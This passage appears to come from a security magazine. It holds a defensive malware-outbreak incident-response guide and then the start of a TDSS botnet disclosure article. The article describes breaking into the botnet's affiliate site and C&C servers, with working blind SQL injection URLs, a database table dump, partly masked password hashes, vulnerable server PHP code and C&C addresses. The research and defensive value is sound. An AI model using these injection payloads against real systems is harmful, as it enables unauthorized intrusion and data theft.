Damage caused by Malwares is the most prevalent and common threat vector that an Organization faces today. Also, mentioned in the *SANS Top 10 Cyber Security Menace of 2008, Increasing Sophistication and Effectiveness in Botnets* is one of the major areas of concern which can lead to a substantial damage. Worm and virus outbreaks and its ever changing dynamics may lead to a devastating impact on the cost of operations or loss of revenue for any Company. In addition to this ever present and ever increasing threat of Malwares, their sophistication and potential to cause large scale damage rings the final death knell. Outbreaks results in major disruption of services, loss of productivity, infrastructure downtime and massive costs of data recovery. With newer threats coming into existent on a daily basis, it's just a matter of time that the next big virus may hit the infrastructure, bringing an unprepared organization to its knees.

A virus outbreaks can vary in size (how many systems have got infected) and severity level (which systems are getting affected or how fast the infection is propagating). Preventing outbreaks caused by worms and viruses requires an Incident Response plan to be

chalked out. This calls for processes and actions that are to be incorporated into all nook and corner of the Enterprise Infrastructure e.g. Desktops and Servers (Endpoints), Routers and Switches (Network), Firewalls and Gateway Devices (Perimeter). Incident Response should be considered as one of the major hazard mitigation plan and it is no less than the Fire Safety measures that are usually in place in a Standardized Enterprise Infrastructure.

### Incident Response Strategy

As mentioned earlier, preventing outbreaks caused by worms and viruses require an Incident Response strategy because the next big attacks may not only get initiated from outside but also from within the organization. Unaware users may download worms and viruses simply by venturing to a malicious link, inserting an infected USB Removable Drive or executing an infected e-mail attachment. An incident response is a set of methodologies for investigating a problem, analyzing its cause, minimizing its impact, resolving the problem and documenting every step of the response for future reference. Let us now take a closer look into the methodologies that may be followed to remediate or minimize the impact during a virus outbreak scenario.

Having an appropriate set of Incident Responses strategy that is ready for implementation during a crisis scenario is as important as having IT Security Policy

formulated for the Enterprise Infrastructure. A proposed Incident Response plan would ideally consist of the below steps: see Figure 1.

We would try to expand on each of these steps, trying to dissect them further so that we can get a better understanding of the actual activities involved in them. Please refer below for the steps involved in Incident Response Strategy:

## Assessment

This is the first most important activity that we carry out during any incident response phase. A good assessment of the situation will let us identify in a much effective and efficient way the actionable items. During a critical outbreak scenario, we need to focus first of the problem and it's the proper assessment of the problem (scale, severity etc.) that lets us plan out the next course of action. During an outbreak assessment phase, we have to do the following things:

### Identify an outbreak

A malware infection comes with a series of symptoms, some which are visible and some which are happening behind the screen. Every malware related activity will reveal few characteristics which may give us the first tip that some spooky or unintended activities are happening. During an outbreak, there is definitely heightened activity as far as these symptoms are concerned. We have to ensure that we leave no stone unturned.

Once more than a usual count of systems show visible sign of infection, thoroughly analyze these

symptoms, both visible and invisible. Make a note of the list of processes, CPU utilization, file system activities, network activity (incoming and outgoing packets), local and remote systems that are getting accessed etc. Get the network team to monitor the overall network utilization, monitor the network activity of a particular system which you are also checking, involve the Active Directory team and get them to monitor the incoming packets to their DC, DNS and other important servers and report back as soon as some anomaly is detected. In a sense, identifying and concluding that a genuine malware activity is happening has to be done; else we will end up crying wolf for no reason. Make a note of each and every piece of information that you might be getting from these different teams. This information would help us in the later stages.

### Collect samples

Try to identify the process (exe, dll or whatever is responsible), collect samples and cross check the same in the Virus Total Site. This will give you a fair idea about the binary you have collected. If you are sure that it's a genuine malware activity, but the Virus Total Site is not showing any information about the uploaded file being a malware, don't conclude that the file is clean. There is every possibility that it may be a very new infection and the antivirus vendors have not received this sample. Immediately submit the sample or logs to your Antivirus Vendor and if you are unaware of the submission details then call up your Antivirus Vendor's Customer Care and ask them the submission link or submission e-mail address.




Figure 1. Malware Incident Response



## Random checks

Once the previous activity is complete and you are sure that there is definitely some malicious process involved, check a random sample of systems that may be revealing similar symptoms. Refer back to the notes taken from the previous systems; speak with the Network, Active Directory teams again. This will give you a fair idea of what is happening and if all these symptoms relate to a similar kind of infection.

## Assess the severity

Once these activities have been carried out, try to gather information about the number of new infections that has happened recently. Speak with the Antivirus Management team and get the reports from the Antivirus Console, speak with the SMG team and check if Critical Servers are getting infected, speak with the Network team and check if the Network is getting congested with unwanted packets. This way you can get a better picture about the scale and severity of the infection, which in turn will help you to formulate the next course of activities.

## Preparation

During the preparation phase we will document a plan of action on the basis of the findings from the previous phase. In this phase, it is very important that a small briefing is provided to the other teams (Network, Antivirus, AD, SMG etc.) about the participation that would be required from their end.

## Formulate a rapid action team

Form a small rapid action team with participation from each of these teams mentioned above and discusses the findings from the assessment phase. This team should discuss the effect of the outbreak over the infrastructure and identify the critical areas that need further investigation.

## Identify the worst hit areas

Identify the problems and rate them per severity level. Problems such as router issues because of unusual packet transmission (as in case of Slammer, W32/Conficker), link failure because of network congestion, critical servers

getting hit by the outbreak, denial of service happening because of the virus activity, AD infrastructure getting affected, user lockouts (as in case of W32/Conficker), Antivirus infrastructure getting corrupt (as in case of Win32/Mywife or better known as W32.Blackmal) etc.

## Identify infected systems

Put a network scanner like WireShark in the network on a mirrored port and trap the network traffic. Identify the systems that are presently infected and from where the infections are propagating. Identify the traffic and most importantly, the pattern of the traffic. For every virus outbreak we have a specific pattern.

## W32/Conficker

When a packet capture utility is running on the network where we have W32/Conficker infections, we can see packets as shown below. An infected host 192.168.1.7 sends NetPathCanonicalize request through the SRVSVC Protocol. On successful connection to port 445 (SMB) of the remote vulnerable host 192.168.1.6, the affected system will respond back and will connect back to the connect-back URL that it had received along with the exploit packet (see Figure 2 -Ref: Conficker Infection - traffic analysis article by Vikas Taneja).

This pattern is very much specific to the W32/Conficker worm and just like this; we need to identify the pattern.

## Communicate with the antivirus vendor

It is very important that you speak with your antivirus vendor and get a rapid release at the earliest, once you have already submitted the possible infected file in the assessment phase. If required, try to escalate the severity of the incident. Alongside the previous steps, also try to plan out, what areas to cater to on a priority basis, till the rapid release is delivered. Ensure that at least one team member is continuously following up with the Antivirus Vendor and ensuring that the rapid release is delivered at the earliest.

## Response

This is the first remediation activity that would be carried out during an Outbreak scenario. We would

|     |           |             |             |        |   |
|-----|-----------|-------------|-------------|--------|---|
| 111 | 38.568705 | 192.168.1.7 | 192.168.1.6 | SMB    | Read AndX Request, FID: 0x4000, 1024 by |
| 112 | 38.568837 | 192.168.1.6 | 192.168.1.7 | DCERPC | Bind_ack: call_id: 1 accept max_xmit: 4 |
| 113 | 38.568941 | 192.168.1.7 | 192.168.1.6 | SRVSVC | NetPathCanonicalize request             |
| 114 | 38.569422 | 192.168.1.6 | 192.168.1.7 | SRVSVC | NetPathCanonicalize response[Long fram  |

```

Server Service, NetPathCanonicalize
  Operation: NetPathCanonicalize (31)
  [Response in frame: 114]
  Pointer to Server Unc (uint16)
  Max Count: 305
  Offset: 0
  Actual Count: 305
  Path [truncated]: \.....
    
```

Figure 2. Conficker Pattern

be carrying out certain activities on servers which may need a go ahead to be taken from their respective process leads. Ensure that the Incident Response activity is not hampered by ownership issues. Also, it has to be pointed out that in certain cases, *protection of human life* is the first priority and our Incident Response activities in no way should become detrimental to this motto. This is most important for Medical Facilities (e.g. Hospitals) where we need to ensure that, if affected computers include life support systems, shutting them off may not be an option. Rather, it would be logical to isolate such systems on the network by reconfiguring routers and switches without disrupting their ability to help patients.

### Send a mail communication

A proper mail communication has to be drafted and sent across to all the infrastructure management and support teams. It should reach each and every member of these teams so that everyone can get alerted about the ongoing activity and can cooperate accordingly whenever something has to be done at their end. This mail communication should contain description and severity of the situation, scale of the outbreak, complete technical details about the infection, manual identification and removal steps, prevention activities (patches to be applied if required), details of what has been done till now about the issue and how and what activities will be carried out to remediate the issue.

### Remove the infected systems

The next most important activity in this response phase is to take down the identified systems that are already infected and are propagating the infection to more systems. In the mail communication this has already been intimated to all the Infrastructure Support people that whenever they detect a system with signs of infection (explain the symptoms that were documented in the assessment phase) they should take the host out of the network. From time to time, pass on updated information about the systems that are detected by the sniffer. Usage of industry accepted tools and utilities, rescue disks to manually disinfect the infected hosts are also done in this phase. If the system has been compromised beyond repair, the last option is to reinstall the operating system and applications freshly, but before going in for reinstallation consider if it's better to wait till the Rapid Release arrives.

### Handle infected servers

If any servers are infected then they should also be taken down from the network after proper mail communication. If the server is a highly critical one then it has to be ensured that the DR server is put back into production as soon as the infected server is taken off

the network. If no DR infrastructure is available then ensure that the server is properly disinfected manually and it has to be ensured that it doesn't get infected again. If required, apply patches, disable custom shares or remove world writable permissions from the shares. If these are behind a Firewall then ensure that the Firewall rule base for these servers are checked properly and for the time use a more stringent rule base for these servers.

### Removal tools & policies:

Whenever there is a threat of severe Malware infection in the internet, several policies are released by various vendors. Microsoft also makes various policies available for its customer base so that a certain issue can be addressed Microsoft releases removal tools, scripts and rules that can be used through the AD infrastructure to protect ourselves from high severity malware. For the latest Conficker Worm, Microsoft released a variety of information; some of it can be referred to by visiting the following URL: <http://support.microsoft.com/kb/962007>. Similarly for Slammer CISCO had rules that were to be applied at the router level. These are really handy for countering an outbreak and the vendors KB should be reviewed.

### Manually disinfect

Manually disinfect as many servers and hosts as possible. Usage of industry accepted tools and utilities, rescue disks to manually disinfect the infected hosts are very important. Make sure to use a variety of Malware removal techniques to disinfect malware from infected hosts.

### Containment

An early containment activity carried out as a part of the initial response activity will ensure that the spread or propagation of the malware can be restricted. If required, the decision has to be withdrawn or stop certain functionalities from the infrastructure via internet access, e-mails and certain services like FTP or file sharing etc. This call has to be engaged with proper approval and intimation. In case if the severity of the outbreak increases then this activity will safeguard the Infrastructure from further damage. By this time the rapid release should arrive and once it comes, ensure that the rapid release is applied to the antivirus infrastructure so that it can get replicated to the clients on the network. Manually apply the rapid release immediately to the infected clients that were off the network and check if the rapid release is detecting the virus.

### Analysis

Once the initial impact of the outbreak has been contained, it would be helpful to conduct an analysis

of the outbreak. Analysis of an outbreak allows the organization to learn from the unfortunate incident and ensure that something like this can be prevented from happening again in the future. We should prepare a questionnaire and try to find out answers to questions like – Why did the outbreak happen? Was it handled promptly and properly and if the virus is still spreading like before? Could we have handled the outbreak in a better manner? Why the existing AV Infrastructure was unable to detect this outbreak? The analysis phase allows us to determine the reason why the outbreak happened and the possible ways by which future incidents can be averted. We cannot spend too much time in this phase hence the questionnaire that has to be very specific and precise.

### Missing patches

Try to find out if the Outbreak was a result of any missing patch. Microsoft releases patches regularly to address known vulnerabilities. The current malware scenario is such that it targets the known vulnerabilities and benefits from the fact that a large percentage of hosts don't have a patching policy. Missing patches would result in unpatched vulnerabilities and are ticking time bombs which can result in catastrophic outbreaks. It has to be ensured that all the systems in an enterprise are properly getting patch updates and are reporting properly in the patch management console so that they can be monitored on a regular basis.

### Missing AV updates

Try to find out if the outbreak originated from a system which was not properly updated with the antivirus definition update. The antivirus application is one of the most important factors that protect an enterprise infrastructure from known malware. Although it is reactive in nature, that is, it will depend on the updated definitions to identify an infection, there are still possibilities that a corruption in the application has resulted in the host not getting definition updates properly. An outdated definition version would mean that the host is not immunized against the latest malware. A single system without proper protection can become the Achilles Heel and jeopardize the overall security of the infrastructure. It has to be ensured that all the systems in an enterprise are properly getting antivirus updates and are reporting properly in the antivirus console so that they can be monitored on a regular basis.

### Rogue systems in network

In large infrastructure it is sometimes very problematic to ensure that all the hosts in the network are reporting to a centrally managed console, be it the antivirus,

patches or AD console. At times there are systems that are in workstation mode for whatever reason, and it is these systems that are often neglected. There is a high probability of these systems getting targeted during an outbreak situation. Moreover, since they are not part of any central management activity, the infrastructure support personnel are completely unaware of these rogue systems and they start propagating infections to other systems. Unfortunately, it is only when there are disastrous outbreaks, they start revealing themselves and make their presence felt. Check for the presence of such systems and make sure that even if these systems are required for whatever business requirement, there should be owners for such systems who are supposed to manage their compliance and should be accountable for non-compliance.

### USB removable drives

Although USB Removable drives are portable enough and may hold huge amounts of data or run applications without HDD interaction, the list of possible misuses and the associated risks are endless. It could be the prime cause for propagating infection from one computer to another and in the worst case in the entire network as well. Unfortunately, the threat that these USB Removable drives pose in an organizations perspective are endless. They can also spread a virus infection within the organization at an alarming rate. Depending on the *Risk Acceptance Level* of an organization and considering the numerous risks or threats associated, the usage of these USB Removable Devices has been restricted in many organizations. Ensure that the autorun facilities are disabled for removable drives in an enterprise infrastructure.


### Permissions in shares

Custom shares may also be responsible for malware propagation. World Writable shares are easily targeted by these malware and of late there has been a tremendous rise in the number of malware that propagate using open shares. Make sure that there are compliance checks for shares and their associated permissions because they can become a big threat during an outbreak situation.

### Unrestricted mail attachments

Allowing binary files as attachments will make the organization vulnerable to malware infections. Ensure that the organizations mail infrastructure does not accept binary files as attachments. Circulate information to all users that they should be very careful while accessing mail attachments. Special care should be taken and attachments should be properly scanned at the user's level as well.





**Figure 3.** Microsoft Defense In Depth

## Reassessment

Once the analysis phase is complete, we are left with enough information about the outbreak scenario. There is enough information now to go ahead with a reassessment phase before we move on further to remediate and recover the damage caused by the outbreak. Carry out a quick reassessment and get inputs from the other teams and infrastructure support personnel. Only when we are confirmed that the outbreak severity and the virus propagation has been negated to a desired extent, we should proceed towards the Remediation Phase.

## Remediation

This phase would include restoration and recovery of the infrastructure. We would be reconnecting systems, servers, networks and rebuild severely compromised systems from scratch or from known good backup images. Usage of recovery disks is also encouraged because we would like the setup to be restored to in its formal glory. The incident response team should be responsible to assess the risks of restoring network services.

## Reporting

This is perhaps the most important aspect of Incident Response activities. We would have to prepare reports and case studies for future reference. This would be an exhaustive document that would ensure that each and every detail of the Incident Response activities is jotted down in pen and paper. This report would contain details and description of the problem, people involved in Incident Response Team, Rapid Action Team etc. Details of troubleshooting methodologies tried and outcome, details of changes made during and after the incident, changes to policies, configurations of applications, infrastructure etc. Once this document is complete, it should be signed by each and every

participants mentioned above and filed for future reference as a case study.

## Multi-Layered Defense – A better choice

With the growing number of viruses and worms and also keeping in mind the sophistication of these malware, it becomes a need of the hour to address an outbreak scenario in a much more sensible way. Today, worms and viruses are not like what it used to be 5 or 6 years back. Worms and Viruses now are no longer a creation of the script kiddies; rather they are very well coordinated and targeted attacks. They are also not created by a single author, instead, these are created by gang of evil minded, highly technical people with specific goals (usually financial gain) e.g. the W32/Conficker Worm, Storm Worm (Win32/Nuwar family), Kraken Botnets, IRC Bots etc. Till now, we have been focusing and depending mainly on the antivirus infrastructure. However, with an escalation of the power to propagate, the existing antivirus infrastructure may not suffice the requirement to stay protected. We have to start thinking in terms of sensible efforts, rather than depending completely on the reactive technology of the antivirus applications.

Multilayered approaches, better known as layered defense, to malware activity has become an obligation in today's context. Layered defense would ideally have multiple barriers or check points to prevent malware attacks or infestation. As per this concept, it is essential to have antivirus solutions from different vendors at the endpoints, messaging servers and perimeter devices. Layered protection also ensures that antivirus would not be the only protection mechanism that we would be relying upon; rather, there would be Behavior Blockers, Integrity Checkers, Heuristic Analyzers, and Intrusion Detection/Prevention Systems etc. These would to a large extent negate the threat posed by the malware. However, there is always a thin line separating *Security* and a *False Sense of Security*.

Defense-in-Depth (sometimes also referred to as layered defense-in-depth, security in depth or multilayered security) model of Microsoft identifies seven levels of security defenses that are designed to help and ensure that attempts to compromise the security of enterprise infrastructure can be addressed. For more information about defense-in-depth, refer to The Antivirus Defense-in-Depth Guide at

<http://go.microsoft.com/fwlink/?LinkId=50964>.

**RAJDEEP CHAKRABORTY**

*MVP Consumer Security*

# TDSS botnet

## full disclosure

What is a botnet? A botnet is not merely an army of infected computers. First of all, a botnet is an externally managed complex structure. While the malware side is studied pretty well in most known botnets, the management side is often underestimated. The latter usually involves hacking and vulnerability exploitation, because server side scripts of a centralized botnet are hidden from public.

### What you will learn...

- How to pwn a botnet, starting from the malware binary.

### What you should know...

- General understanding of centralized botnets
- PHP
- Basics of web exploitation.

In the series of two articles we will uncover the hidden mechanisms of the biggest botnet known so far: TDSS botnet.

This first article of the series tells the real story of breaking into the botnet, from scratch to root, which had to be done in order to gain access to private management scripts. A lot of details are revealed in this part:

- The malware distribution campaign web scripts, vulnerabilities, and database
- The botnet's network protocol encryption algorithm
- SQL vulnerabilities on the C&C server
- The botnet's HTTP gateway configuration
- The control panel configuration
- And more.

TDSS malware is also known as TDL, Tidserv, and Alureon. Quite a number of comprehensive analytical studies of various versions of this bot are available from the most respectful security researchers and vendor teams. It is advised to study them before proceeding in order to better understand the context of this article.

TDSS is a wide-spread rootkit which forms a powerful botnet. TDSS is studied pretty well today. However, no studies include anything beyond analysis of binary code and common attack vectors. Main goal of this article is to fill this gap in the IT security knowledge base by uncovering the TDSS botnet mechanisms.

Also, we are hoping that our research will be of benefit to the existing computer crimes investigation methodology.



Figure 1. Home page of dogmamillions.com partner program





Figure 2. Partner's account on dogmamillions.com website



**Figure 3.** Additional account with the link to download of executable TDSS file

This research shows a generic way to locate the *digital core* of a cyberband, having only their instrument (a malicious binary file).

### Breaking into the botnet

Distribution of the TDSS malware is performed through *Dogma Millions* partner program (see Figure 1).

After registration in the program, a webmaster is encouraged to download the TDSS binary file and to distribute it in many possible ways (see Figure 2).

Most common way to distribute the binary file is to redirect users to landing pages provided by the partner program. A user visiting such landing page will be infected by the TDSS. A partnering webmaster is informed of each successful installation of the rootkit.

User-friendly statistics is available to track infected PCs and earnings. Moreover, a webmaster can create separate sub-accounts to analyze different traffic campaigns effectiveness (see Figure 3).

First, the partner program website was analyzed. This allowed us to get access to the *dogmamillions.com* server's database and dump webmaster statistics. After this we switched to analyzing C&C servers. An SQL injection through the bot's configuration file allowed us to read scripts on server. After some research we succeeded to inject a web shell through one of the vulnerabilities, and finally got root on C&C. Let's go into details.

### Breaking into the partner program

MySQL v5 database was installed on *dogmamillions.com* server. Thus, all requests to database as described below are performed in MySQL query language. First of all, access to the database has been gained: firstly by means of a *Blind SQL injection* attack and then by means of a *SQL injection* attack. As mentioned earlier, *dogmamillions.com* users can create subaccounts. They are created by GET HTTP-request:

```
http://dogmamillions.com/index.php?request=members.sab_
account&create=1
```

**Listing 1.** Listing of tables from *dogmamillions.com* database

```
affiliates
  affId
  affAid
  affLogin
  affPassword
  affGroup
  affBalance
  affBalanceEarnings
  affBalancePayout
  affBalanceReferral
  affBalanceCPV
  affBalanceBonus
  affBalancePenalty
affiliatesaccounts
  affId
  affSid
bonuses
countries
cpvearnings
cronUpdateStatFeeds
  cronId
  cronCreated
  cronStart
  cronCompleted
  cronDateFrom
  cronDateTo
  cronStatus
crontime
domains
  id
  domain
  status
  category
groups
invites
managers
news
payments
paymentsfields
paymentsperiods
paymentsproperties
paymentstypes
penalties
statisticsearnings
statisticsinstalls
statisticsreferrals
substatearnings
```





**Figure 4.** Error message for incorrect server request

**Listing 2.** First subaccounts from affiliates table of dogmamillions.com database

```
1:Ro*:c94405aee9b728bad*****b1f
3:over*:5f4dcc3b5aa765d61*****f99
```

**Listing 3a.** Vulnerable parameter in modules.php script

```
<?php
try {
...

//$_SERVER["REQUEST_URI"]
$request      = rc4Decrypt( $_SERVER["HTTP_HOST"], base64_decode( substr( $_SERVER["REQUEST_URI"], 1 ) ) );
$requestCount = 0;
$requestHost  = $_SERVER["HTTP_HOST"];

if( $request ) {
    $request      = explode( '|', $request );
    $requestCount = sizeof( $request );
} else {
    header("HTTP/1.0 404 Not Found");
    exit();
}

...

} elseif( $request[0] == 'module' ) {
    DBase::connect( DBASE_HOST , DBASE_USER , DBASE_PWD , DBASE_BASE );

    include( 'modules.php' );

    DBase::disconnect();
}

...

} else {
    var_dump($request);
    var_dump( base64_encode( rc4Encrypt( $_SERVER["HTTP_HOST"], 'remover|42F831D92B3BE5076B635F2347C80A41|10000|0|DDA|Trojan.Agent|C:\WINDOWS\system32\qo.dll|%SYSTEMDIR%\qo.dll|success' ) ) );
    header("HTTP/1.0 404 Not Found");
    exit();
}
}
```

**Listing 3b. Vulnerable parameter in modules.php script**

```

} catch( Exception $e ) {
    print $e;
}

```

**Part of index.php script (omitted code is replaced by dots)**

```

<?php
require_once( DIR_LIBRARY_MODELS . DS . 'mModules.php' );

if( preg_match( "%(\d*)!(.*)!%Uis", $request[1], $matches ) ) {
    $modId    = $matches[1];
    $modCrypt = $matches[2];
} else {
    $modId    = $request[1];
    $modCrypt = FALSE;
}

$modDetails = mModules::details( $modId );

if( $modCrypt ) {
    print rc4Encrypt( $modCrypt, $modDetails['modData'] );
} else {
    print $modDetails['modData'];
}

mModules::increment( $modId );

```

**Listing 4. Part of the list of possible configuration file paths**

```

/etc/lighttpd/sites-enabled/212.117.162.50.conf
/etc/lighttpd/sites-enabled/212.117.162.1.conf
/etc/lighttpd/sites-enabled/91.212.226.59.conf
/etc/lighttpd/sites-enabled/91.212.226.60.conf
/etc/lighttpd/sites-enabled/91.212.226.61.conf
/etc/lighttpd/sites-enabled/91.212.226.62.conf
/etc/lighttpd/sites-enabled/91.212.226.63.conf
/etc/lighttpd/sites-enabled/91.212.226.64.conf
/etc/lighttpd/sites-enabled/91.212.226.65.conf
/etc/lighttpd/sites-enabled/91.212.226.66.conf
/etc/lighttpd/sites-enabled/91.212.226.67.conf
/etc/lighttpd/sites-enabled/195.24.72.6.conf
/etc/lighttpd/sites-enabled/83.243.8.6.conf
/etc/lighttpd/sites-enabled/server.lu.conf
/etc/lighttpd/sites-enabled/www.server.lu.conf

```

After performing this request a new subaccount with ID 1 is created in partner's account. It can be deleted by specifying its ID in corresponding GET-request:

```
http://dogmamillions.com/index.php?request=members.sab_
account&delete=1
```

The Blind SQL Injection attack was performed as follows. It was necessary to create subaccount with any ID and then to try to delete it. Parameter of delete request was vulnerable; therefore it was possible to execute the attack by sending following request to the server:

```
http://dogmamillions.com/index.php?request=members.sab_a
ccount&delete=if(ord(substring((vers
ion()),1,1))>1,1,0xffff)
```

If value of `ord(substring((version()),1,1))` is greater than 1, than if condition returns 1, and request looks as follows (simplified):




Figure 5. Result of exploit for Blind SQL Injection with delay




Figure 6. Results of exploit with no delay




Figure 7. Testing SQL Injection exploit and server's response on request

```
http://dogmamillions.com/index.php?request=members.sab_
account&delete=1
```

If condition is false, than request will look like:

```
http://dogmamillions.com/index.php?request=members.sab_
account&delete=0xffff
```

So the subaccount will be deleted only if condition of delete parameter is true. Blind SQL Injection attack can be executed using this information.

Another variant of the same attack is possible. `create` parameter of the command for creation of subaccount is also vulnerable.

Following request will create a subaccount with ID equal to the value of first char of the `version()` command output:

```
http://dogmamillions.com/index.php?request=members.sab_a
ccount&create=ord(substring((version
()),1,1))
```

Therefore, if server database version is greater than 5, than first symbol of string returned by `version()` command is 5. ASCII-code of this symbol is 53, so a subaccount with ID 53 will be created in partner's account (see Listing 1 and Listing 2).

Exploitation of the described vulnerabilities allowed us to analyze server database of *dogmamillions.com*.

## Breaking into C&C

At the time of this analysis, the C&C servers of TDSS botnet were located at following domains and IPs (fragment of rootkit's configuration file):

```
[tdlcmd]
servers=https://d45648675.cn/
;https://d92378523.cn/;https://
91.212.226.62/
wspservers=http://b11335599.cn/
